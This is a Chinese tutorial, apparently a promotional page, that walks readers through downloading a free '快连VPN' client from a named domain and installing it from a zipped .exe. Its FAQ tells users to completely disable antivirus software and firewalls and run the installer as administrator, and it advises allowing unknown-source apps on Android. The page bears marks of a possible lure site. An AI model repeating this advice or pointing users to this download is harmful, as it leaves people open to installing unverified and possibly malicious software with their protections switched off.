如果您是第一次使用VPN,面对众多的软件和复杂的设置感到无从下手,那么这份教程正是为您准备的。本文将用最详细的图文步骤,引导您完成从访问快连VPN官网到成功安装免费版客户端的全过程。
教程目录
1 第一部分:访问快连VPN官方网站
为确保下载到安全、无病毒的正版软件,第一步必须是访问官方渠道。请打开您的浏览器(如Chrome、Edge、Safari等)。
在地址栏中输入官方网址:https://ubm-kuailian.com.cn 并按下回车键。

成功进入后,您将看到快连VPN官网的首页,页面设计简洁专业,请注意识别官网Logo和正确的域名。
2 第二部分:找到免费版下载页面
进入官网后,寻找页面上的“下载”或“应用下载”导航链接。通常位于网页顶部导航栏中。

点击“应用下载”后,页面会跳转到下载中心。这里会清晰列出适用于不同操作系统的客户端版本,包括 Windows、macOS、Android 和 iOS。
找到“免费版下载”或类似的醒目按钮区域。官网通常会将免费版的下载入口放在显眼位置。
3 第三部分:下载客户端安装包
根据您设备使用的系统,点击对应的下载按钮。本教程以最常用的 Windows 系统 为例。
点击“Windows 免费版下载”按钮。浏览器通常会弹出文件保存对话框,或直接在底部显示下载进度。

建议将安装包保存到您熟悉的位置,例如“下载”文件夹或桌面,方便后续查找。安装包文件名通常类似 lets-stup1.7.80.zip 或 FastVPN_Setup.exe。
4 第四部分:安装快连VPN(Windows示例)
下载完成后,找到保存的安装包文件。如果下载的是 .zip 压缩包,请先右键点击它,选择“全部解压缩”或“解压到当前文件夹”。

解压后,找到并双击运行 .exe 后缀的安装程序(如 setup.exe 或 FastVPN.exe)。

用户账户控制窗口可能会弹出,询问是否允许此应用对设备进行更改,请点击“是”。
随后将启动安装向导。通常只需保持默认设置,连续点击“下一步(Next)”即可。请注意以下关键步骤:
- 许可协议:阅读后,勾选“我接受协议”选项。
- 安装位置:建议使用默认路径,无需更改。
- 创建快捷方式:保持勾选,方便日后在桌面或开始菜单启动。
最后点击“安装(Install)”按钮,等待进度条完成。安装过程通常很快,只需几十秒。

安装完成后,取消勾选任何不必要的附加软件推广选项(如果有),然后点击“完成(Finish)”。此时,快连VPN客户端可能已自动启动。
5 第五部分:首次运行与基本设置
在桌面或开始菜单找到快连VPN的图标,双击启动。首次运行,软件可能会引导您进行简单的初始设置。

免费版使用:快连VPN免费版通常提供有限的免费流量或试用时长。在主界面,您可以直接点击“快速连接”或“一键连接”按钮,软件会自动为您选择最优的服务器。
连接成功后,界面会有明显提示(如按钮变为“已连接”,显示绿色盾牌图标等)。此时,您的网络流量已经通过VPN加密隧道传输,可以尝试访问一些之前无法访问的网站或服务。
6 第六部分:其他设备安装指南
macOS 用户:下载 .dmg 文件后,双击打开,将应用图标拖拽到“应用程序(Applications)”文件夹即可完成安装。
Android 手机/平板:在官网下载页面点击Android版本,会下载 .apk 文件。安装前需在系统设置中允许“安装未知来源应用”。也可在官方应用商店搜索“快连VPN”安装。
iPhone/iPad:请直接前往App Store,搜索“快连VPN”并下载官方应用。这是最安全便捷的方式。
常见问题与解决 (FAQ)
Q1: 下载速度很慢怎么办?
A: 可能是网络高峰期或本地网络问题。尝试更换网络环境(如从WiFi切到4G/5G),或稍后再试。确保从官网直接下载,避免使用第三方下载器。
Q2: 安装过程中报错或中断?
A: 请先彻底关闭所有杀毒软件或防火墙(临时),然后以管理员身份重新运行安装程序。确保系统有足够的磁盘空间。
Q3: 连接后无法上网?
A: 首先尝试切换不同的VPN服务器节点。如果问题依旧,检查客户端是否是最新版本,或尝试在客户端设置中切换连接协议(如从自动改为IKEv2)。
Q4: 免费版有哪些限制?
A: 免费版通常会有一定的流量限制、速度限制或可用服务器节点较少。具体限制请以客户端内说明为准。它非常适合用于体验服务、临时应急或轻度使用。
恭喜!至此,您已经成功完成了快连VPN免费版的下载与安装。希望这份详细的教程能帮助您顺利开启安全、私密的网络之旅。如有更多疑问,请随时访问官方帮助中心。